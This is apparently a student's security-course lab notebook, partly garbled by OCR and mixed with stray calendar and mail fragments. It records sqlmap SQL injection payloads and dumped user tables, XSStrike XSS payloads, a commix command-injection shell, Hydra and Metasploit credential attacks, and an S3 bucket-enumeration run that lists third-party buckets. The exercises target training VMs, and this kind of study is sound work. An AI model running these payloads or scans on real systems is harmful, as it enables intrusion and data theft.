  <Contents>
    <Key>css/app.f54bb6a0.css</Key>
    <LastModified>2021-01-05T22:43:45.000Z</LastModified>
    <ETag>"b365eb8acle2662f9666af45cf28416e"</ETag>
    <Size>1824</Size>
    <StorageClass>STANDARD</StorageClass>
  </Contents>
  <Contents>
    <Key>favicon.ico</Key>
    <LastModified>2021-01-05T22:43:45.000Z</LastModified>
    <ETag>"1ba2ae710d927f13d483fd5dle548c9b"</ETag>
    <Size>4286</Size>
    <StorageClass>STANDARD</StorageClass>
  </Contents>
  <Contents>
    <Key>img/background.jpg</Key>
    <LastModified>2021-01-05T22:43:45.000Z</LastModified>
    <ETag>"db86f0b83decc328f3244bfc7f2767e7"</ETag>
    <Size>236798</Size>
    <StorageClass>STANDARD</StorageClass>
  </Contents>
  <Contents>
    <Key>index.html</Key>
    <LastModified>2021-01-05T22:43:45.000Z</LastModified>
    <ETag>"fe1ea08071f8ed7ddbcaa4ded3086022"</ETag>
    <Size>981</Size>
    <StorageClass>STANDARD</StorageClass>
  </Contents>
  <Contents>
    <Key>js/app.7dabec8b.js</Key>
    <LastModified>2021-01-05T22:43:45.000Z</LastModified>
    <ETag>"6efb8e5df1dc955023fe164628f22a9d"</ETag>
    <Size>28144</Size>
    <StorageClass>STANDARD</StorageClass>
  </Contents>
  <Contents>
    <Key>js/app.7dabec8b.js.map</Key>
    <LastModified>2021-01-05T22:43:45.000Z</LastModified>
    <ETag>"2a6c42de1580d8e76fdd638dadc11af9"</ETag>
  </Contents>
```



matthewadler — root@kali: ~/bucket-stream — ssh root@35.239.199.144 — 136x54

```

Q key
ath=0.9.3 multidict=3.3.2 piped
x-1.11.0 termcolor=1.1.0 tldext
env) root@kali:~/bucket-stream#
t is highly recommended to enter
-rate-limiting
o AWS keys, reducing threads to
starting bucket-stream with 5 th
aiting for Certstream events -
ound bucket 'http://filflow.s3-
702 buckets checked (123b/s), 2
ound bucket 'http://mall-shop-d
592 buckets checked (130b/s), 4
ound bucket 'http://popeye-prod
ound bucket 'http://prod-ui.s3-
ound bucket 'http://juw.s3-ap-n
ound bucket 'http://bwart.s3.us-
ound bucket 'http://mutable.s3-
1561 buckets checked (132b/s),
ound bucket 'http://amplifyapp.
ound bucket 'http://netflix-dev
5543 buckets checked (133b/s),
ound bucket 'http://dev-pi.s3-e
9351 buckets checked (127b/s),
ound bucket 'http://emarsys-tes
ound bucket 'http://lyk.s3.us-e
3261 buckets checked (130b/s),
ound bucket 'http://livescan.s3-
ound bucket 'http://bsw-test.s3
ound bucket 'http://valentina-b
6917 buckets checked (122b/s),
ound bucket 'http://dailygram.s
ound bucket 'http://nautilus.s3
ound bucket 'http://ngrok.s3-eu
RROR:root>Error connecting to C
ound bucket 'http://yaga-dev.s3-
ound bucket 'http://yaga-prod.s
0228 buckets checked (110b/s),
aiting for Certstream events -
ound bucket 'http://salus-prod.
ound bucket 'http://sign-staging
3448 buckets checked (107b/s),
7347 buckets checked (130b/s),
ound bucket 'http://pasx.s3.eu-
1203 buckets checked (129b/s),
ound bucket 'http://aprint.s3-ap
ound bucket 'http://aprint-test
4938 buckets checked (124b/s),
8464 buckets checked (118b/s),
ound bucket 'http://carcleaner.
2279 buckets checked (127b/s),
Kill command received - Quit
env) root@kali:~/bucket-stream#

```


The screenshot shows a terminal window at the top with a long list of S3 buckets and their performance metrics. Below the terminal is a Mac OS X desktop environment. A calendar application window titled 'Madler' is open, showing a list of events for March 8, 2022, at 2:48 PM. The events include:

- Lines 116-120 sign... 1:53 PM Week5 secti...
- The code was enc... Yesterday document...
- Goals 3/7/22 Yesterday Finish fina...
- Hamilton 3/21 Yesterday 11am

5.4: Discovery tools (Pt 2)

After logging in and configuring the site, click on the "Home" icon to visit the default landing page for the site.

- Take a screenshot of it with its address.



```
sudo docker run -it --rm wpscanteam/wpscan --url \
http://10.x.y.z --api-token <YOUR_API_TOKEN> --enumerate
```

Note: If you don't know your API token, refer back to the first step of the codelab.

- View the output of the scan and include the number of CVEs the tool found and any usernames enumerated.

5.5: Exploitation tools (Pt 1)

On the Kali VM, use Hydra and the Mirai username and password lists in /usr/share/wordlists/metasploit to automatically search for the credentials of the Authentication #1 level of WFP2.

- Use the `-e s` setting to check for usernames that are also passwords for an account
 - Use the `-l` flag to specify a file of usernames
 - Use the `-P` flag to specify a file of passwords
 - HTTP GET URLs can be specified as
`http-get://<wfp2_internal_IP>/authentication/example1` where
wfp2_internal_IP where has the form of 10.x.y.z
 - Show a screenshot of the result.

Re-run command using the -V flag to see the list of credentials checked

sqlmap

Duration: 10:00

[sqlmap](#) is an industry standard tool for automatically discovering and exploiting SQL injection vulnerabilities. We will be using some of the common functionality it provides to compromise vulnerable applications. A useful guide to the tool can be found in this [cheat sheet](#).

SQL Injection #1 (WFP1)

From the Kali VM, run `sqlmap` on first SQL injection example on the WFP1 VM via `wfp1_internal_IP` (in the form of `10.x.y.z`).

- Show screenshots of the injection points discovered and the payloads used to exploit them

```
[03:22:28] [INFO] GET parameter 'name' is 'Generic UNION query (NULL) - 1 to 20 columns' injectable
GET parameter 'name' is vulnerable. Do you want to keep testing the others (if any)? [y/N] N
sqlmap identified the following injection point(s) with a total of 41 HTTP(s) requests:
---
Parameter: name (GET)
Type: time-based blind
```

```
[03:22:28] [INFO] GET parameter 'name' is 'Generic UNION query (NULL) - 1 to 20 columns' injectable
GET parameter 'name' is vulnerable. Do you want to keep testing the others (if any)? [y/N] N
sqlmap identified the following injection point(s) with a total of 41 HTTP(s) requests:
---
Parameter: name (GET)
Type: time-based blind
Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
Payload: name=root' AND (SELECT 4695 FROM (SELECT(SLEEP(5)))nbhR) AND 'bdKn'='bdKn

Type: UNION query
Title: Generic UNION query (NULL) - 5 columns
Payload: name=root' UNION ALL SELECT CONCAT(0x716a706b71,0x6a6e7a4175756770594f5971665056586d71684f484b4e756
7556b417a726a6346527574574e6b48,0x717a787171),NULL,NULL,NULL,NULL-- -
---
```

- Show the dump of the user table

```
[03:22:29] [INFO] fetching entries for table 'users' in database 'exercises'
Database: exercises
Table: users
[4 entries]
```

groupid	age	id	name	passwd
10	10	1	admin	admin
0	30	2	root	admin21
2	5	3	user1	secret
5	2	5	user2	azerty

```
[03:22:29] [INFO] table 'exercises.users' dumped to CSV file '/home/madler/.sqlmap/output/10.138.0.2/dump/exercises/users.csv'
[03:22:29] [INFO] fetched data logged to text files under '/home/madler/.sqlmap/output/10.138.0.2'
[03:22:29] [WARNING] you haven't updated sqlmap for more than 705 days!!!
[*] ending @ 03:22:29 /2022-03`^~'
```

SQL Injection #2 (WFP1)

Show a screenshot of the output of running against the white-space filtered exercise using the tamper module space2randomblank

```

Parameter: name (GET)
Type: time-based blind
Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
Payload: name=root' AND (SELECT 7581 FROM (SELECT(SLEEP(5)))cHd) AND 'xhgA='xhgA

Type: UNION query
Title: Generic UNION query (NULL) - 5 columns
Payload: name=root' UNION ALL SELECT CONCAT(0x716b706271,0x694f6343454c504252706f684454416f4a51537474424f715174867637748577164524a6b5a6f61,0x7176787871),NULL,NULL,NULL,NULL-- 

[15:56:13] [WARNING] changes made by tampering scripts are not included in shown payload content(s)
[15:56:13] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu 13.04 or 12.10 or 12.04 (Precise Pangolin or Raring Ringtail or Quantal Quetzal)
web application technology: PHP 5.3.10, Apache 2.2.22
back-end DBMS: MySQL >= 5.0.12
[15:56:15] [WARNING] missing database parameter. sqlmap is going to use the current database to enumerate table(s) entries
[15:56:15] [INFO] fetching current database
[15:56:15] [INFO] fetching tables for database: 'exercises'
[15:56:16] [INFO] fetching columns for table 'users' in database 'exercises'
[15:56:17] [INFO] retrieved: 'id','int(11)'
[15:56:17] [INFO] retrieved: 'name','varchar(50)'
[15:56:17] [INFO] retrieved: 'groupid','int(11)'
[15:56:18] [INFO] fetching entries for table 'users' in database 'exercises'
[15:56:18] [INFO] retrieved: '10','1','admin'
[15:56:19] [INFO] retrieved: '0','2','root'
[15:56:19] [INFO] retrieved: '2','3','user1'
[15:56:19] [INFO] retrieved: '5','5','user2'
Database: exercises

Table: users
[4 entries]
+---+-----+
| id | groupid | name |
+---+-----+
| 1  | 10      | admin |
| 2  | 0       | root  |
| 3  | 2       | user1 |
| 5  | 5       | user2 |
+---+-----+

[15:56:19] [INFO] table 'exercises.users' dumped to share/sqlmap/output/10.138.0.2/dump/exercises/users
[15:56:19] [INFO] fetched data logged to text file share/sqlmap/output/10.138.0.2'
[15:56:19] [WARNING] your sqlmap version is outdated
[*] ending @ 15:56:19 /2022-03-09/

```

the user table

P1)

One can use built-in tamper scripts in the characters such as tab or newline. In addition, one can use using blind injection with a time-based metric.

Output of the output of running against the white-space tamper module space2randomblank

March 9, 2022 at 12:53 PM

Madler

12:53 PM Skipped b...

Lines 116-120 sign...
Yesterday Week5 se...

The code was enc...
Monday documentat...

Goals 3/7/22
Monday Finish final...

Hamilton 3/21
Monday 11am

Skipped but must work on:
- 5.3 last step get that tough command

Solve this level via `sqlmap` by issuing the following

```

sqlmap -u 'http://natas15.natas.labs.overthewire.org' --auth-type basic --auth-cred
natas15:AwWj0w5cvxrZiONGZ9J5stNVkmxdk39J --data username=foo --dbms mysql
--dump --level 2 --batch --time-sec 1

```

- Show a screenshot of the result

```
16:08:39] [INFO] retrieved: bob
16:08:51] [INFO] retrieved: HLwuGKts2w
16:09:41] [INFO] retrieved: charlie
16:10:06] [INFO] retrieved: hROtsfM73
```

The screenshot shows a Mac OS X Mail application window. The toolbar at the top includes icons for red, yellow, green dots; a list icon; a grid icon; a trash can; a pencil; a font size dropdown; a bold/italic dropdown; a list/grid dropdown; a circular arrow; and navigation arrows. Below the toolbar, the inbox lists several messages from 'Madler'. The first message is partially visible with the subject '12:53 PM Skipped b...'. The second message is fully visible with the subject 'Lines 116-120 sign...' and the body text 'Skipped but must work on:
- 5.3 last step get that tough command'. The date 'March 9, 2022 at 12:53 PM' is also visible.

xsstrike

Duration: 10:00

XSStrike is a tool that discovers sites that are vulnerable to cross-site scripting attacks.

On the Kali VM, install the tool:

```
git clone https://github.com/s0md3v/XSStrike
cd XSStrike
virtualenv -p python3 env
source env/bin/activate
pip3 install fuzzywuzzy requests
```

Then, perform a scan on the XSS URL in the WFP1 VM via wfp1_internal_IP

```
python3 xsstrike.py -u
"http://<wfp1_internal_IP>/xss/example1.php?name=hacker"
```

- Show a screenshot of the payload that the tool finds to exploit the vulnerability with as close to 100% efficiency as possible. Copy and paste the payload into the URL and trigger the XSS. Show a screenshot of the successful exploit.


```
(env) root@kali:~/XSSStrike# python3 xsstrike.py -u "http://10.138.0.2/xss/examp1.php?name=hacker"
```

```
XSStrike v3.1.4
```

```
[~] Checking for DOM vulnerabilities
[+] WAF Status: Offline
[!] Testing parameter: name
[!] Reflections found: 1
[~] Analysing reflections
[~] Generating payloads
[!] Payloads generated: 3072
```

```
[+] Payload: <dEtAils%0aoNtogGle%09=%09(confirm)()%0dx>
[!] Efficiency: 92
[!] Confidence: 10
```

```
[+] Payload: <a/+/onPointereR%09=%09(confirm)()>v3dm0s
[!] Efficiency: 92
[!] Confidence: 10
```



```
[+] Payload: <details%0aont0Ggle%0a=%0a[8].find(confirm)>
[!] Efficiency: 92
[!] Confidence: 10
```

```
[+] Payload: <D3V/+/oNp0inTerenter%09=%09a=prompt,a()>v3dm0s
[!] Efficiency: 91
[!] Confidence: 10
```

Visit the XSS Firing Range at <http://public-firing-range.appspot.com/>. Use XSS-strike to find payloads that exploit 3 different URLs.

- Show a screenshot of each payload and the URL it exploits


```
[env] root@kali:~/XSStrike# python3 xsstrike.py -u "http://10.138.0.2/xss/exampl]
e1.php?name=hacker/address/location.hash/formaction"

          XSStrike v3.1.4

[~] Checking for DOM vulnerabilities
[+] WAF Status: Offline
[!] Testing parameter: name
[!] Reflections found: 1
[~] Analysing reflections
[~] Generating payloads
[!] Payloads generated: 3072
-----
[+] Payload: <d3v%09onpoInTErENter%0d=%0da=prompt,a()>v3dm0s
[!] Efficiency: 91
[!] Confidence: 10
-----
```

[http://10.138.0.2/xss/example1.php?name=hacker/<D3v%0donmOUseoVer%0d=%0d\(prompt\)`>`v3dm0s](http://10.138.0.2/xss/example1.php?name=hacker/<D3v%0donmOUseoVer%0d=%0d(prompt)`>`v3dm0s)

```
[env] root@kali:~/XSStrike# python3 xsstrike.py -u "http://10.138.0.2/xss/exam  
e1.php?name=hacker/address/location.hash/documentwrite"  
  
          XSStrike v3.1.4  
  
[~] Checking for DOM vulnerabilities  
[+] WAF Status: Offline  
[!] Testing parameter: name  
[!] Reflections found: 1  
[~] Analysing reflections  
[~] Generating payloads  
[!] Payloads generated: 3072  
-----  
[+] Payload: <d3v%0aonmOUse0ver%0a=%0a[8].find(confirm)%0dx>v3dm0s  
[!] Efficiency: 92  
[!] Confidence: 10  
-----  
[+] Payload: <d3v%090nmoUSeoVer%09=%09[8].find(confirm)>v3dm0s  
[!] Efficiency: 93  
[!] Confidence: 10  
-----
```




```
"http://10.138.0.2/xss/example1.php?name=hacker/<A%0donmoUSeOver%0a=%0a(prompt)`%0dx>v3dm0s"
```

```
[root@kali:~/XSStrike# python3 xsstrike.py -u "http://10.138.0.2/xss/exampl] e1.php?name=hacker/address/location.hash/documentwritein"

          XSStrike v3.1.4

[~] Checking for DOM vulnerabilities
[+] WAF Status: Offline
[!] Testing parameter: name
[!] Reflections found: 1
[~] Analysing reflections
[~] Generating payloads
[!] Payloads generated: 3072
-----
[+] Payload: <A%0donmoUSeOver%0a=%0a(prompt)`%0dx>v3dm0s
[!] Efficiency: < Create a note
[!] Confidence: 10
-----
[+] Payload: <dEtails%0doNPoinTeRenter%0d=%0d(confirm)()%0dx//
```



The screenshot shows a mobile messaging interface. At the top, there's a toolbar with icons for red, yellow, green dots, a list, a grid, a trash can, a pencil, a font size, a magnifying glass, and a double arrow. Below the toolbar, the message list starts with a message from 'Madler' at 2:26 PM. The message content is partially visible as '2:26 PM Skipped bu...'. To the right of this message is another message from 'Madler' at 2:26 PM, which contains the XSS payload: <dEtails%0doNPoinTeRenter%0d=%0d(confirm)()%0dx//. The timestamp 'March 10, 2022 at 2:26 PM' is also visible above the second message.

commix

Duration: 3:00

Commix is a tool that discovers sites that are vulnerable to command-line injection. One can either obtain the latest version via Github or use it directly on the Kali VM.

Option #1 (from source)

```
git clone https://github.com/commixproject/commix.git
```

Change directories into the repository and perform a scan on the command injection URL in the WFP1 VM via wfp1_internal_IP

```
cd commix
python commix.py
--url="http://10.x.y.z/commandexec/example1.php?ip=127.0.0.1"
--level=0
```

Option #2 (on Kali VM)

On the Kali VM, run the tool directly against the WFP1 VM via wfp1_internal_IP

```
commix --url
"http://<wfp1_internal_IP>/commandexec/example1.php?ip=127.0.0.1"
--level=0
```


Output

- Show a screenshot of the payload that the tool finds to discover the vulnerability.

Once found, commix will invoke a shell and offer it to you. Say yes to the shell and it will drop you into it.

- Perform an 'ls' and a 'pwd' and show the results in screenshots showing you have obtained access.

```
[commix(os_shell) > ls
example1.php example2.php example3.php index.html
[commix(os_shell) > pwd
/var/www/commandexec
commix(os_shell) > ]
```



March 9, 2022 at 2:05 PM

Madler 2:05 PM Skipped bu...

Madler

5.6: Exploitation tools (Pt 2)

For the process that launched the server, show a screenshot of its environment variables as revealed via /proc

```
cat /proc/1/environ
OPENSSL_VERSION=1.1.0f-3HOSTNAME=3964ddca59e5LD_LIBRARY_PATH=/usr/local/tomcat/native-jni-libHOME=/rootCATALINA_HOME=/usr/local/tomcatTOMCAT_MAJOR=7JAVA_ION=/u131GP0_KEYS=65AB33110949707C93A279E3D3EFE8B68687BA6 07E48665A34DCFAE522E5E6266191C37C937D42 47309207D818FFD80CD3FB3F1931D684307A10A5 541FBED7D8F7
055DDEE13C370389288584E7 618832AC2FC5A98F0F9800A1C506407564C17A3 713DA88BE50911535F716F520880AB1D63011C7 79F7026C698BA50B92CD886A3D3FAF22C4FED 9BA6
1385CB96E6BA586F72C284D731FABEE A2767728986DB50844682F8ACB77FC2E86E29AC A9C5DF4D2E99998D9875A5110C01C5A2F6059E7 DCFD35E0BFBCA7344752D8EB6FB21E893C662
A04C595D85B6A5F1EC4A3E3B7BB100D811B8B F7DA48B848CB884EC8A7EE6935CD23C10D498E23TERM=xtermJAVA_DEBIAN_VERSION=7u131-2.6.9-2~deb8u1PATH=/usr/local/tomcat,
/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/binTOMCAT_TGZ_URL=https://www.apache.org/dyn/closer.cgi?action=download&filename=tomcat/tomcat-7.79/bin/apache-tomcat-
7.79.tar.gzASCJAVA_HOME=/dockerc-jrePWD=/usr/local/tomcatTOMCAT_NATIVE_LIBDIR=/usr/local/tomcat/native-jni-lib]
```



View notes as gallery

Madler 2:26 PM Skipped bu...


Madler

metasploit Directory Scan

Show a screenshot of the results for your lab notebook, then return to the main console

```
msf6 auxiliary(scanner/http/dir_scanner) > set RHOSTS 10.138.0.2
RHOSTS => 10.138.0.2
msf6 auxiliary(scanner/http/dir_scanner) > exploit

[*] Detecting error code
[*] Using code '404' as not found for 10.138.0.2
[+] Found http://10.138.0.2:80/cgi-bin/ 403 (10.138.0.2)
[+] Found http://10.138.0.2:80/css/ 200 (10.138.0.2)
[+] Found http://10.138.0.2:80/doc/ 403 (10.138.0.2)
[+] Found http://10.138.0.2:80/files/ 200 (10.138.0.2)
[+] Found http://10.138.0.2:80/footer/ 200 (10.138.0.2)
[+] Found http://10.138.0.2:80/icons/ 403 (10.138.0.2)
[+] Found http://10.138.0.2:80/img/ 200 (10.138.0.2)
[+] Found http://10.138.0.2:80/index/ 200 (10.138.0.2)
[+] Found http://10.138.0.2:80/js/ 200 (10.138.0.2)
[+] Found http://10.138.0.2:80/ldap/ 200 (10.138.0.2)
```



metasploit Credential Stuffing

```
msf auxiliary(http_login) > exploit
```

- Scroll up to find successful login and take a screenshot of the output.
Note, to only show the result, do the following and then re-run

```
[msf6 auxiliary(scanner/http/http_login) > exploit  
[*] Attempting to login to http://10.138.0.3:80/authentication/example1/  
[+] 10.138.0.3:80 - Success: 'admin:admin'  
[*] Scanned 1 of 1 hosts (100% complete)  
[*] Auxiliary module execution completed  
msf6 auxiliary(scanner/http/http_login) > ]
```

